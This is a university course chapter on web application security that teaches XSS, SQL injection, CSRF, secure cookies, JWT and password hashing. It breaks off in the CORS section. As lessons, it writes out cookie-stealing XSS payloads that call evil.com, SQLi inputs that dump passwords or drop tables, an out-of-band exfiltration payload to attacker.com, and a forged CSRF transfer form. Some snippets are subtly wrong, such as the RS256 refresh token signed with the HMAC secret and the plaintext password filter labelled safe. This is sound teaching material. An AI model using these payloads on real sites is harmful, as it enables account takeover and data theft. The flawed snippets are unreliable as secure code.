

Chapter 5: Web Application Security

Course: Web Application Programming (ENCT 302) **Program:** BE Computer Engineering | Tribhuvan University
College: National College of Engineering

Table of Contents

- [1. Introduction to Web Security](#)
- [2. CIA Triad](#)
- [3. Cross-Site Scripting \(XSS\)](#)
- [4. SQL Injection](#)
- [5. Cross-Site Request Forgery \(CSRF\)](#)
- [6. Input Validation and Sanitization](#)
- [7. HTTPS and Secure Cookies](#)
- [8. JWT Authentication Security](#)
- [9. Password Security](#)
- [10. CORS and Session Security](#)
- [11. Model Exam Questions & Answers](#)

1. Introduction to Web Security

Web application security is the practice of protecting websites, web applications, and web services from attacks and unauthorized access.

Why Web Security Matters

- Web applications handle sensitive user data (passwords, payment info, personal data)
- A single vulnerability can expose millions of users
- Financial losses from data breaches average \$4.45 million (IBM, 2023)
- Legal liability — GDPR, Nepal's IT Act, privacy regulations
- Reputational damage is often irreversible

Common Web Vulnerabilities (OWASP Top 10)

The OWASP (Open Web Application Security Project) Top 10 lists the most critical risks:

Rank	Vulnerability
A01	Broken Access Control
A02	Cryptographic Failures
A03	Injection (SQL, XSS, LDAP)
A04	Insecure Design
A05	Security Misconfiguration
A06	Vulnerable and Outdated Components
A07	Identification and Authentication Failures
A08	Software and Data Integrity Failures


A09	Security Logging and Monitoring Failures
A10	Server-Side Request Forgery (SSRF)

Attack Categories

- **Injection attacks:** SQL injection, XSS, command injection
- **Authentication attacks:** Brute force, credential stuffing, session hijacking
- **Authorization attacks:** Privilege escalation, IDOR (Insecure Direct Object Reference)
- **Data exposure:** Sensitive data in logs, unencrypted traffic
- **Logic flaws:** CSRF, race conditions, business logic bypass

2. CIA Triad

The **CIA Triad** is the foundational model for information security policy. Every security control should protect one or more of these three properties.



Confidentiality

Definition: Only authorized users can access sensitive information. Data is protected from unauthorized disclosure.

Threats to confidentiality:

- Eavesdropping (man-in-the-middle attacks)
- Data breaches
- Weak passwords / credential theft
- SQL Injection exposing database contents
- XSS stealing session tokens

Controls:

- Encryption (HTTPS/TLS for data in transit, AES for data at rest)
- Access control (authentication, authorization, RBAC)
- Password hashing (bcrypt, Argon2)
- Data masking (show only last 4 digits of card numbers)

Example: A student can only view their own grades, not other students' grades.

Integrity

Definition: Data is accurate, complete, and has not been tampered with by unauthorized parties.

Threats to integrity:

- SQL Injection modifying database records
- Man-in-the-middle attacks altering data in transit

- Malicious file uploads overwriting server files
- Cross-Site Request Forgery making unauthorized changes

Controls:

- Input validation and sanitization
- Digital signatures (verify data hasn't changed)
- Checksums and hashing (verify file integrity)
- Audit logs (detect unauthorized changes)
- CSRF tokens (ensure requests are intentional)

Example: A transaction amount cannot be changed after it's signed and submitted.

Availability

Definition: Authorized users can access the system and its data when needed. The system operates reliably.

Threats to availability:

- DDoS (Distributed Denial of Service) attacks flooding servers
- Ransomware encrypting server data
- SQL queries that cause database crashes (CPU/memory exhaustion)
- Hardware failures, power outages

Controls:

- Rate limiting (limit requests per IP/user)
- DDoS protection (Cloudflare, AWS Shield)
- Load balancing and auto-scaling
- Regular backups and disaster recovery plans
- Input validation to prevent resource exhaustion attacks

Example: A banking website should be accessible 24/7, especially during peak hours.

3. Cross-Site Scripting (XSS)

What is XSS?

Cross-Site Scripting (XSS) is an injection attack where an attacker injects malicious JavaScript code into web pages that are then viewed by other users. When the victim's browser executes the script, the attacker can steal cookies, hijack sessions, deface websites, or redirect users.

How XSS Works (Basic Example)

Vulnerable code:

```
# VULNERABLE: User input directly embedded in HTML
@app.route('/search')
def search():
    query = request.args.get('q', '')
    return f"<p>Search results for: {query}</p>" # DANGEROUS!
```

Attack:

```
URL: /search?q=<script>document.location='http://evil.com/?c='+document.cookie</script>
```

The victim's browser renders this as HTML and executes the script, sending their session cookie to the attacker.

Types of XSS

Type 1: Stored XSS (Persistent XSS)

How it works: Malicious script is stored in the database (e.g., in a comment or forum post) and executed every time a user views that content.

Example Scenario:

1. Attacker posts a comment: Great article! <script>stealCookies()</script>
2. The comment is saved to the database without sanitization
3. Every user who views the page executes the malicious script
4. All victims' session cookies are stolen

Why it's dangerous: Affects every user who views the page, not just one. Extremely high impact.

Vulnerable code:

```
@app.route('/post/<int:post_id>/comment', methods=['POST'])
def add_comment(post_id):
    comment_text = request.form['comment'] # No sanitization!
    db.execute("INSERT INTO comments (text) VALUES (?)", (comment_text,))

@app.route('/post/<int:post_id>')
def view_post(post_id):
    comments = db.execute("SELECT text FROM comments WHERE post_id=?", (post_id,))
    # Rendering unsanitized HTML - DANGEROUS!
    return render_template('post.html', comments=comments, autoescape=False)
```

Type 2: Reflected XSS (Non-Persistent XSS)

How it works: The malicious script is embedded in a URL or form data. It's "reflected" back from the server in the immediate response — not stored. The attacker tricks a victim into clicking a crafted link.

Example Attack URL:

```
https://bank.com/search?q=<script>
  var i=new Image();
  i.src='https://evil.com/steal?cookie='+encodeURIComponent(document.cookie);
</script>
```

Attack flow:

1. Attacker crafts malicious URL (often URL-encoded)
2. Sends link to victim via email/social media
3. Victim clicks link, browser sends request to legitimate site
4. Server reflects the script back in the response
5. Browser executes the script — victim's data is stolen

Why it's dangerous: Exploits trust in a legitimate website. Hard to detect because it's not stored.

Type 3: DOM-Based XSS

How it works: The vulnerability exists entirely in client-side JavaScript. The page's own JavaScript reads attacker-controlled data (from URL hash, localStorage, etc.) and inserts it into the DOM without sanitization.

Vulnerable JavaScript:

```
// VULNERABLE: Reading URL hash and injecting directly into DOM
const message = location.hash.substring(1); // e.g., #<script>alert(1)</script>
document.getElementById('output').innerHTML = message; // DANGEROUS!
```

Attack URL:

```
https://example.com/page#<img src=x onerror="fetch('https://evil.com/?c='+document.cookie)">
```

Why it's special: The server never sees the malicious payload (it's in the URL fragment). Server-side WAFs and CSP are less effective. Entirely a client-side vulnerability.

Impact of XSS

- **Session hijacking:** Steal cookies → full account takeover
- **Credential theft:** Fake login forms injected into the page
- **Keylogging:** Log all keystrokes on the page
- **Website defacement:** Change the visual content of the page
- **Malware distribution:** Redirect users to malware download sites
- **Cryptocurrency mining:** Run mining scripts on victim's browser
- **Phishing:** Display fake content that tricks users

XSS Prevention Methods (10 Methods)

1. Output Encoding (HTML Escaping)

Convert special characters to their HTML entities before rendering user-supplied data in HTML.

```
# Python (manual encoding)
import html
safe_text = html.escape(user_input)
# < becomes &lt;   > becomes &gt;   & becomes &amp;   " becomes &quot;

# Django: Auto-escaped by default in templates
{{ user_comment }}           {# Automatically escaped – safe #}
{{ user_comment|safe }}      {# Explicitly marked safe – DANGEROUS unless you trust it #}
```

Encoding rules by context:

Context	Encoding
HTML body	< > & " '
HTML attribute	Encode all non-alphanumeric characters
JavaScript	Unicode escaping \uxxxx
CSS	Escape \xx in CSS values

URL	Percent encoding %xx
-----	----------------------

2. Content Security Policy (CSP)

HTTP header that tells the browser which sources of scripts, styles, and other resources are trusted.

```
# Django: Add CSP header to all responses
response['Content-Security-Policy'] = (
    "default-src 'self'; "           # Only allow resources from same origin
    "script-src 'self' 'nonce-abc123'; " # Allow scripts only from self or with nonce
    "style-src 'self' https://fonts.googleapis.com; "
    "img-src 'self' data: https;; "
    "object-src 'none'; "           # Block all plugins (Flash, etc.)
    "base-uri 'self'; "
    "form-action 'self';"
)
```

CSP blocks inline scripts and external scripts not in the whitelist, defeating most XSS attacks even if the injection succeeds.

3. Input Validation (Server-Side)

Validate all inputs before processing them.

```
import re

def validate_username(username):
    # Only allow alphanumeric + underscore, 3-20 chars
    pattern = r'^[a-zA-Z0-9_]{3,20}$'
    if not re.match(pattern, username):
        raise ValueError("Invalid username format")
    return username

def validate_email(email):
    pattern = r'^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$'
    if not re.match(pattern, email):
        raise ValueError("Invalid email format")
    return email
```

4. Input Sanitization (Removing/Replacing Dangerous Content)

For rich text (e.g., blog comments with allowed HTML), use a whitelist-based sanitizer.

```
# Using bleach library for sanitizing HTML
import bleach

# Allow only safe HTML tags and attributes
ALLOWED_TAGS = ['b', 'i', 'em', 'strong', 'a', 'p', 'ul', 'li']
ALLOWED_ATTRIBUTES = {'a': ['href', 'title']}

safe_html = bleach.clean(
```

```

    user_html,
    tags=ALLOWED_TAGS,
    attributes=ALLOWED_ATTRIBUTES,
    strip=True # Strip disallowed tags instead of escaping
)
# <script>alert(1)</script> → alert(1) (stripped)
# <b>hello</b> → <b>hello</b> (allowed)

```

5. Use Template Engine Auto-Escaping

Modern template engines escape output by default.

```

<!-- Django Template: SAFE – auto-escaped -->
<p>{{ user.comment }}</p>

<!-- Django Template: DANGEROUS – only use for trusted HTML -->
<p>{{ user.comment|safe }}</p>

<!-- Jinja2 -->
{{ user.comment }} {# auto-escaped #}
{{ user.comment|safe }} {# DANGEROUS #}

```

6. HttpOnly Cookie Flag

Prevent JavaScript from reading session cookies.

```

# Django settings.py
SESSION_COOKIE_HTTPONLY = True # Default True – JS cannot access session cookie
CSRF_COOKIE_HTTPONLY = True

# In response
response.set_cookie(
    'session_id',
    value='abc123',
    httponly=True, # document.cookie cannot read this
    secure=True, # Only sent over HTTPS
    samesite='Lax' # CSRF protection
)

```

Even if XSS injection succeeds, `document.cookie` cannot read HttpOnly cookies.

7. Avoid `innerHTML`, Use `textContent`

```

// DANGEROUS – interprets as HTML, can execute scripts
document.getElementById('output').innerHTML = userInput;

// SAFE – treats as plain text, never executes as HTML
document.getElementById('output').textContent = userInput;

// DANGEROUS
element.insertAdjacentHTML('beforeend', userInput);

```

```
// SAFE alternative
element.textContent = userInput;
```

8. DOM Purify for Frontend Sanitization

```
// Install: npm install dompurify
import DOMPurify from 'dompurify';

// Sanitize before inserting into DOM
const cleanHTML = DOMPurify.sanitize(dirtyHTML);
element.innerHTML = cleanHTML; // Now safe even with innerHTML
```

9. Subresource Integrity (SRI)

Prevent compromised CDN scripts from executing malicious code.

```
<!-- SRI: Browser verifies hash before executing external script -->
<script
  src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"
  integrity="sha384-ENjdO4Dr2bkBIFxQpeoTz1HIcje39Wm4jDKdf19U8gI4ddQ3GYNs7NTKfAdvzd1"
  crossorigin="anonymous">
</script>
```

If the CDN file is tampered with, the hash won't match and the script won't load.

10. Security Headers

```
# Django Middleware or custom headers
response['X-XSS-Protection'] = '1; mode=block' # Enable browser XSS filter
response['X-Content-Type-Options'] = 'nosniff' # Prevent MIME type sniffing
response['X-Frame-Options'] = 'DENY' # Prevent clickjacking
```

4. SQL Injection

What is SQL Injection?

SQL Injection (SQLi) is an attack where malicious SQL code is inserted into input fields that are directly concatenated into database queries. If the application doesn't properly validate/sanitize input, the attacker can manipulate the query to access, modify, or delete database data.

Basic Example

Vulnerable Code (String Concatenation):

```
# VULNERABLE
def get_user(username):
    query = "SELECT * FROM users WHERE username = '" + username + "'"
```

```
cursor.execute(query)
return cursor.fetchone()
```

Normal request: `username = "alice"`

```
SELECT * FROM users WHERE username = 'alice' ← Works normally
```

Malicious input: `username = '' OR '1'='1'`

```
SELECT * FROM users WHERE username = '' OR '1'='1'
-- '1'='1' is always TRUE → returns ALL users!
```

Even more dangerous: `username = '' ; DROP TABLE users; --"`

```
SELECT * FROM users WHERE username = '' ; DROP TABLE users; --'
-- Deletes the entire users table!
```

Types of SQL Injection

Type 1: In-Band SQL Injection (Most Common)

a) Error-Based SQLi: Attacker extracts database information from error messages.

```
-- Input: ' AND EXTRACTVALUE(1, CONCAT(0x7e, version())) --
-- Error reveals: XPATH syntax error: '~5.7.38-MySQL Community Server'
-- Attacker now knows DB version
```

b) UNION-Based SQLi: Uses UNION to append results of another query.

```
-- Normal query: SELECT name, price FROM products WHERE id=1
-- Injected: id = 1 UNION SELECT username, password FROM users --
-- Returns: [(Product name, price), (admin, hashed_password)]
```

Type 2: Blind SQL Injection

The application doesn't return data directly but attacker infers information from behavior.

a) Boolean-Based Blind:

```
-- Is admin password starting with 'a'?
-- True: page loads normally
-- False: page shows error

-- Injection: ' AND SUBSTRING((SELECT password FROM users WHERE username='admin'), 1, 1)='a'
--
```

b) Time-Based Blind:

```
-- If condition is true, database sleeps 5 seconds
-- Injection: ' AND IF(1=1, SLEEP(5), 0) --
-- Response delayed by 5s → condition is true
```

Type 3: Out-of-Band SQL Injection

Attacker receives data via a different channel (DNS lookup, HTTP request from database server).

```
-- MySQL: Extract data via DNS
' UNION SELECT LOAD_FILE(CONCAT('\\\\\\', (SELECT password FROM users LIMIT 1),
'.attacker.com\\a')) --
```

SQL Injection Prevention (8 Methods)

1. Parameterized Queries (Prepared Statements) — PRIMARY DEFENSE

```
# SAFE: Parameters are passed separately, never concatenated
import sqlite3

connection = sqlite3.connect('db.sqlite3')
cursor = connection.cursor()

# Parameterized query – SQL structure is fixed, input is data only
cursor.execute("SELECT * FROM users WHERE username = ? AND password = ?",
               (username, password))

# In Django ORM (automatically parameterized):
user = User.objects.filter(username=username, password=password).first()
# Django ORM ALWAYS uses parameterized queries – safe by default
```

2. Use ORM (Object-Relational Mapper)

```
# Django ORM is safe by default
products = Product.objects.filter(category=category, price__lte=max_price)
user = User.objects.get(id=user_id)
order = Order.objects.create(user=user, total=amount)

# Django ORM generates parameterized queries automatically
# These never suffer from SQL injection
```

3. Stored Procedures

```
-- Database-side stored procedure
CREATE PROCEDURE GetUserByName (IN p_username VARCHAR(100))
BEGIN
    SELECT id, username, email FROM users WHERE username = p_username;
END;
```

```
-- Python call (parameters passed separately)
cursor.callproc('GetUserByName', [username])
```

4. Input Validation (Whitelist)

```
import re

def validate_product_id(product_id):
    # Only allow integers
    if not str(product_id).isdigit():
        raise ValueError("Invalid product ID")
    return int(product_id)

def validate_category(category):
    allowed = ['electronics', 'clothing', 'food', 'books']
    if category not in allowed:
        raise ValueError(f"Category must be one of: {allowed}")
    return category
```

5. Escaping (When Parameterization is Not Possible)

```
# Use database-specific escaping as last resort
import mysql.connector
connection = mysql.connector.connect(...)
safe_name = connection.converter.escape(user_input)
query = f"SELECT * FROM products WHERE name = '{safe_name}'"
```

6. Principle of Least Privilege (Database User Permissions)

```
-- Create limited database user for the application
-- Only grant what's needed – never use root/admin for app
CREATE USER 'webapp_user'@'localhost' IDENTIFIED BY 'strong_password';

-- Grant only necessary permissions
GRANT SELECT, INSERT, UPDATE ON mydb.products TO 'webapp_user'@'localhost';
GRANT SELECT ON mydb.users TO 'webapp_user'@'localhost';

-- Revoke dangerous permissions
REVOKE DROP, CREATE, ALTER ON mydb.* FROM 'webapp_user'@'localhost';
```

Even if SQL injection succeeds, the attacker can only perform allowed operations.

7. Web Application Firewall (WAF)

A WAF filters incoming HTTP requests and blocks patterns that look like SQL injection.

```
Client → [WAF: blocks "' OR 1=1 --"] → Web Server → Database
```

Examples: Cloudflare WAF, AWS WAF, ModSecurity

8. Disable Detailed Error Messages in Production

```
# settings.py (Django production)
DEBUG = False # Never show stack traces to users in production

# Custom error pages instead of database errors
handler404 = 'myapp.views.custom_404'
handler500 = 'myapp.views.custom_500'
```

Detailed errors reveal database structure, table names, and field names to attackers.

5. Cross-Site Request Forgery (CSRF)

What is CSRF?

CSRF (Cross-Site Request Forgery) is an attack that tricks an authenticated user into unknowingly submitting a malicious request to a web application. The attacker exploits the fact that the browser automatically sends cookies (including session cookies) with every request to a domain.

How CSRF Works

Scenario: Victim is logged into `bank.com` (session cookie stored in browser).

Step-by-step attack:

1. Victim logs into `bank.com` — session cookie stored in browser
2. Attacker crafts malicious page: `evil.com/attack.html`
3. Victim visits `evil.com` (perhaps via phishing email)
4. `evil.com` has hidden HTML that sends a request to `bank.com` :

```
<!-- Malicious page at evil.com -->
<html>
  <body onload="document.forms[0].submit()">
    <form action="https://bank.com/transfer" method="POST">
      <input type="hidden" name="to_account" value="ATTACKER_ACCOUNT" />
      <input type="hidden" name="amount" value="100000" />
    </form>
  </body>
</html>
```

5. Browser submits the form to `bank.com` — automatically including session cookie
6. `bank.com` receives a valid, authenticated request and processes the transfer
7. Money transferred to attacker's account — victim never clicked anything on `bank.com`

CSRF vs XSS

Aspect	CSRF	XSS
Exploits	User's trust in a site	Site's trust in user input
Mechanism	Forges requests using victim's credentials	Injects malicious script

User action needed	Visit malicious site	No (stored XSS), visit malicious link (reflected)
Target	State-changing actions (POST/DELETE)	Any page the victim views
Defense	CSRF token, SameSite cookie	Output encoding, CSP

CSRF Prevention Methods

1. CSRF Token (Synchronizer Token Pattern) — PRIMARY DEFENSE

The server generates a secret, unpredictable token and includes it in every form. The server verifies the token on every state-changing request. Attackers don't know the token, so they can't forge valid requests.

Django CSRF Protection (Built-in):

```
# settings.py - CsrfViewMiddleware is included by default
MIDDLEWARE = [
    ...
    'django.middleware.csrf.CsrfViewMiddleware', # Already included
    ...
]
```

```
<!-- Django HTML form - include {% csrf_token %} -->
<form method="POST" action="/transfer/">
    {% csrf_token %}
    <!-- Renders: <input type="hidden" name="csrfmiddlewaretoken" value="xyzABC123..." -->
    <input type="number" name="amount" />
    <button type="submit">Transfer</button>
</form>
```

```
# Django view - automatically protected by middleware
@require_POST
def transfer_money(request):
    # Middleware already verified the CSRF token
    # If token is missing or invalid, 403 Forbidden is returned automatically
    amount = request.POST['amount']
    ...
```

CSRF Token in AJAX (JavaScript):

```
// Get CSRF token from cookie
function getCookie(name) {
    let cookieValue = null;
    if (document.cookie) {
        const cookies = document.cookie.split(';');
        for (let cookie of cookies) {
            cookie = cookie.trim();
            if (cookie.startsWith(name + '=')) {
                cookieValue = decodeURIComponent(cookie.substring(name.length + 1));
            }
        }
    }
}
```

```

        break;
    }
}
}
return cookieValue;
}

// Include CSRF token in AJAX request
fetch('/api/transfer/', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json',
    'X-CSRFToken': getCookie('csrftoken'), // Include CSRF token
  },
  body: JSON.stringify({ amount: 5000, to_account: 'ACC123' })
});

```

2. SameSite Cookie Attribute

Instructs browser to not send cookies with cross-site requests.

```

# Django settings.py
SESSION_COOKIE_SAMESITE = 'Lax'      # Recommended default
CSRF_COOKIE_SAMESITE = 'Strict'      # Strictest: cookies never sent cross-site

# SameSite values:
# 'Strict' - Never send cookie in cross-site requests (breaks some OAuth flows)
# 'Lax'    - Send only for top-level navigation GET requests (recommended)
# 'None'   - Always send (requires Secure=True, needed for cross-site APIs)

```

3. Check Origin/Referer Header

```

def check_csrf_origin(request):
    origin = request.META.get('HTTP_ORIGIN')
    referer = request.META.get('HTTP_REFERER')

    allowed_origins = ['https://yourapp.com', 'https://api.yourapp.com']

    if origin and origin not in allowed_origins:
        return HttpResponseForbidden("Invalid origin")

    if referer:
        from urllib.parse import urlparse
        referer_host = urlparse(referer).netloc
        if referer_host not in ['yourapp.com', 'api.yourapp.com']:
            return HttpResponseForbidden("Invalid referer")

```

4. Double Submit Cookie

Send the CSRF token in both a cookie AND a request header/body. Server validates they match.

```
// Client: Read CSRF cookie, send in header
const csrfToken = document.cookie
    .split('; ')
    .find(row => row.startsWith('csrf='))
    ?.split('=')[1];

fetch('/api/action/', {
  method: 'POST',
  headers: { 'X-CSRF-Token': csrfToken },
  credentials: 'include'
});
```

5. Use HTTPS

CSRF via HTTP can be executed more easily. HTTPS with HSTS prevents protocol downgrade attacks that could bypass SameSite cookies.

6. Input Validation and Sanitization

Validation vs Sanitization

Aspect	Validation	Sanitization
Definition	Check if input meets expected format/rules	Clean/modify input to make it safe
Action on fail	Reject input, return error	Modify and accept or reject
Examples	Is email valid? Is age > 0?	Strip HTML tags, escape special chars
Goal	Ensure correctness	Ensure safety
When used	All inputs	Inputs used in HTML, DB queries, commands

Server-Side Validation (ALWAYS Required)

```
# Django form validation
from django import forms
import re

class RegistrationForm(forms.Form):
    username = forms.CharField(
        min_length=3,
        max_length=20,
        validators=[
            RegexValidator(r'^[a-zA-Z0-9_]+$', 'Only letters, numbers, and underscores
allowed')
        ]
    )
    email = forms.EmailField()
    age = forms.IntegerField(min_value=18, max_value=120)
    password = forms.CharField(min_length=8)
```

```

def clean_password(self):
    password = self.cleaned_data['password']
    if not re.search(r'[A-Z]', password):
        raise forms.ValidationError("Password must contain at least one uppercase
letter.")
    if not re.search(r'[0-9]', password):
        raise forms.ValidationError("Password must contain at least one number.")
    return password

def clean(self):
    cleaned_data = super().clean()
    # Cross-field validation can go here
    return cleaned_data

```

Principle: Never Trust Client Input

- HTML5 `required`, `type="email"`, `min/max` — easily bypassed (disable JS, modify DOM)
- Always validate on the server
- Client-side validation is for UX only, NOT security

```

// Attacker can bypass client-side validation:
// 1. Open browser DevTools
// 2. Remove 'required' attribute from form field
// 3. Submit with empty/malicious value
// Server must re-validate everything

```

Allowlist vs Denylist

Allowlist (whitelist) — Preferred:

```

# Only allow known-good values
ALLOWED_CATEGORIES = ['electronics', 'clothing', 'books', 'food']
if category not in ALLOWED_CATEGORIES:
    return HttpResponseBadRequest("Invalid category")

```

Denylist (blacklist) — Risky:

```

# BAD: Trying to block known-bad values
FORBIDDEN_PATTERNS = ['<script>', 'DROP TABLE', 'OR 1=1']
if any(p in user_input for p in FORBIDDEN_PATTERNS):
    return HttpResponseBadRequest("Invalid input")
# Attacker bypasses: <SCRIPT>, <scr<script>ipt>, DRoP TaBlE

```

7. HTTPS and Secure Cookies

HTTPS (HTTP Secure)

HTTPS = HTTP + TLS (Transport Layer Security). All data between client and server is encrypted.

Why HTTPS is Critical:

- Encrypts all data in transit (passwords, tokens, personal data)
- Prevents man-in-the-middle (MITM) attacks
- Verifies server identity via SSL/TLS certificate
- Required for modern browser features (PWA, service workers, geolocation)
- Improves SEO (Google ranks HTTPS higher)

Django HTTPS Settings:

```
# settings.py – Production security settings
SECURE_SSL_REDIRECT = True           # Redirect HTTP → HTTPS
SECURE_HSTS_SECONDS = 31536000      # HSTS: force HTTPS for 1 year
SECURE_HSTS_INCLUDE_SUBDOMAINS = True # Include subdomains
SECURE_HSTS_PRELOAD = True          # Submit to browser preload lists
SESSION_COOKIE_SECURE = True        # Session cookie: HTTPS only
CSRF_COOKIE_SECURE = True           # CSRF cookie: HTTPS only
```

Cookie Security Attributes

Cookies can carry security attributes that restrict their behavior:

HttpOnly

```
response.set_cookie('session_id', value='abc123', httponly=True)
```

- Cookie cannot be read by JavaScript (`document.cookie`)
- Protects against XSS-based cookie theft
- Session tokens should ALWAYS be HttpOnly

Secure

```
response.set_cookie('session_id', value='abc123', secure=True)
```

- Cookie is only sent over HTTPS connections
- Prevents transmission over unencrypted HTTP
- Critical for production environments

SameSite

```
response.set_cookie('session_id', value='abc123', samesite='Lax')
```

- **Strict:** Cookie never sent with cross-site requests — maximum CSRF protection
- **Lax:** Cookie sent only for top-level navigation (clicking links) — recommended
- **None:** Cookie sent for all requests — requires `Secure=True`

Complete Secure Cookie Example

```
response.set_cookie(
    key='session_token',
    value=token,
```

```
max_age=3600,      # Expires in 1 hour
httponly=True,     # No JavaScript access
secure=True,       # HTTPS only
samesite='Lax',    # CSRF protection
path='/',          # Available site-wide
domain='myapp.com', # Only sent to myapp.com
)
```

Environment Variables for Secrets

Never hardcode secrets in source code.

```
# BAD - Hardcoded secrets in code (visible in git history!)
SECRET_KEY = 'my-super-secret-key-12345'
DATABASE_PASSWORD = 'admin123'
AWS_SECRET_KEY = 'AKIAIOSFODNN7EXAMPLE'

# GOOD - Load from environment variables
import os
from dotenv import load_dotenv

load_dotenv() # Load from .env file (not committed to git)

SECRET_KEY = os.environ.get('DJANGO_SECRET_KEY')
DATABASE_PASSWORD = os.environ.get('DB_PASSWORD')
AWS_SECRET_KEY = os.environ.get('AWS_SECRET_KEY')

# .env file (add to .gitignore!)
# DJANGO_SECRET_KEY=actual-long-random-secret-key
# DB_PASSWORD=actual_database_password
```

8. JWT Authentication Security

JWT Structure Review

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMiwiaXNjaXNzA4MDAwMDAwfQ.X9abc123
[HEADER base64]                                [PAYLOAD base64]                                [SIGNATURE]
```

```
Header: {"alg": "HS256", "typ": "JWT"} Payload: {"user_id": 12, "username": "alice", "exp": 1708000000, "iat": 1707996400} Signature: HMACSHA256(base64(header) + "." + base64(payload), secret_key)
```

JWT Security Best Practices

```
import jwt
from datetime import datetime, timedelta

SECRET_KEY = os.environ['JWT_SECRET'] # Strong, random secret
```

```

def generate_tokens(user_id):
    access_payload = {
        'user_id': user_id,
        'exp': datetime.utcnow() + timedelta(minutes=15), # Short expiry
        'iat': datetime.utcnow(),
        'type': 'access'
    }
    refresh_payload = {
        'user_id': user_id,
        'exp': datetime.utcnow() + timedelta(days=7), # Longer expiry
        'iat': datetime.utcnow(),
        'type': 'refresh'
    }
    access_token = jwt.encode(access_payload, SECRET_KEY, algorithm='HS256')
    refresh_token = jwt.encode(refresh_payload, SECRET_KEY, algorithm='RS256') # Use RS256
    for refresh
        return access_token, refresh_token

def verify_token(token):
    try:
        payload = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
        return payload
    except jwt.ExpiredSignatureError:
        raise Exception("Token has expired")
    except jwt.InvalidTokenError:
        raise Exception("Invalid token")

```

JWT Security Rules:

1. **Short expiry** for access tokens (15 minutes)
2. **Rotate refresh tokens** on each use
3. **Store access tokens in memory** (JS variable), NOT localStorage
4. **Store refresh tokens in HttpOnly cookies** (not accessible to JS)
5. **Use strong secret key** (256-bit random)
6. **Validate alg header** — don't accept none algorithm
7. **Include exp, iat, nbf claims**
8. **Use HTTPS** — JWT in header can be stolen without HTTPS

Why NOT localStorage for JWT:

```

// DANGEROUS – XSS can steal tokens from localStorage
localStorage.setItem('token', jwtToken);
// Attacker: <script>fetch('evil.com?t=' + localStorage.getItem('token'))</script>

// SAFE – HttpOnly cookie cannot be read by JavaScript
// Server sets: Set-Cookie: refresh_token=...; HttpOnly; Secure; SameSite=Strict
// JavaScript cannot access it

```

9. Password Security

Password Hashing

Passwords must NEVER be stored as plain text. Use a one-way hashing algorithm specifically designed for passwords.

Why MD5/SHA1 are WRONG for passwords:

- Fast (designed for file checksums, not passwords)
- Attackers can hash billions of passwords per second with GPUs
- Rainbow table attacks possible

Correct Password Hashing Algorithms:

Algorithm	Work Factor	Recommended
bcrypt	Cost factor	Yes (Django default)
Argon2	Memory + time	Yes (OWASP preferred)
PBKDF2	Iterations	Yes (NIST approved)
MD5	None	NEVER
SHA-256	None	NEVER for passwords

Django Password Hashing (Automatic):

```
from django.contrib.auth.models import User
from django.contrib.auth import authenticate

# Creating user – password hashed automatically
user = User.objects.create_user(
    username='alice',
    password='SecurePass123!' # Stored as: pbkdf2_sha256$600000$salt$hash
)

# Login – Django hashes input and compares to stored hash
user = authenticate(request, username='alice', password='SecurePass123!')
if user is not None:
    login(request, user) # Authenticated!
```

Manual bcrypt (if not using Django auth):

```
import bcrypt

# Hash password
def hash_password(plain_password):
    salt = bcrypt.gensalt(rounds=12) # Work factor 12
    hashed = bcrypt.hashpw(plain_password.encode('utf-8'), salt)
    return hashed.decode('utf-8')

# Verify password
def verify_password(plain_password, stored_hash):
    return bcrypt.checkpw(
```

```

        plain_password.encode('utf-8'),
        stored_hash.encode('utf-8')
    )

# Usage
stored = hash_password("mypassword123")
is_valid = verify_password("mypassword123", stored) # True
is_valid = verify_password("wrongpassword", stored) # False

```

Password Policy (Django)

```

# settings.py
AUTH_PASSWORD_VALIDATORS = [
    {'NAME': 'django.contrib.auth.password_validation.UserAttributeSimilarityValidator'},
    {'NAME': 'django.contrib.auth.password_validation.MinimumLengthValidator',
     'OPTIONS': {'min_length': 12}},
    {'NAME': 'django.contrib.auth.password_validation.CommonPasswordValidator'},
    {'NAME': 'django.contrib.auth.password_validation.NumericPasswordValidator'},
]

```

10. CORS and Session Security

CORS (Cross-Origin Resource Sharing)

Same-Origin Policy (SOP): Browsers block JavaScript from reading responses from a different origin (domain, protocol, or port).

What is an origin?

```

https://myapp.com:443/page
  ↑       ↑       ↑
protocol domain port

```

- `https://myapp.com` and `https://myapp.com` → Same origin
- `https://myapp.com` and `http://myapp.com` → Different origin (protocol)
- `https://myapp.com` and `https://api.myapp.com` → Different origin (subdomain)
- `https://myapp.com` and `https://myapp.com:8080` → Different origin (port)

Why CORS is Needed: Modern apps have separate frontend (`https://myapp.com`) and API (`https://api.myapp.com`). Without CORS, the browser blocks the frontend from calling the API.

Django CORS Configuration:

```

# Install: pip install django-cors-headers
# settings.py
INSTALLED_APPS = ['corsheaders', ...]

MIDDLEWARE = [
    'corsheaders.middleware.CorsMiddleware', # Must be FIRST
    'django.middleware.common.CommonMiddleware',

```

```

...
]

# Allow specific origins (production)
CORS_ALLOWED_ORIGINS = [
    "https://myapp.com",
    "https://www.myapp.com",
]

# Allow all origins (DEVELOPMENT ONLY – never in production!)
# CORS_ALLOW_ALL_ORIGINS = True

# Allow credentials (cookies) to be sent cross-origin
CORS_ALLOW_CREDENTIALS = True

# Allowed methods
CORS_ALLOW_METHODS = ['GET', 'POST', 'PUT', 'PATCH', 'DELETE', 'OPTIONS']

# Allowed headers
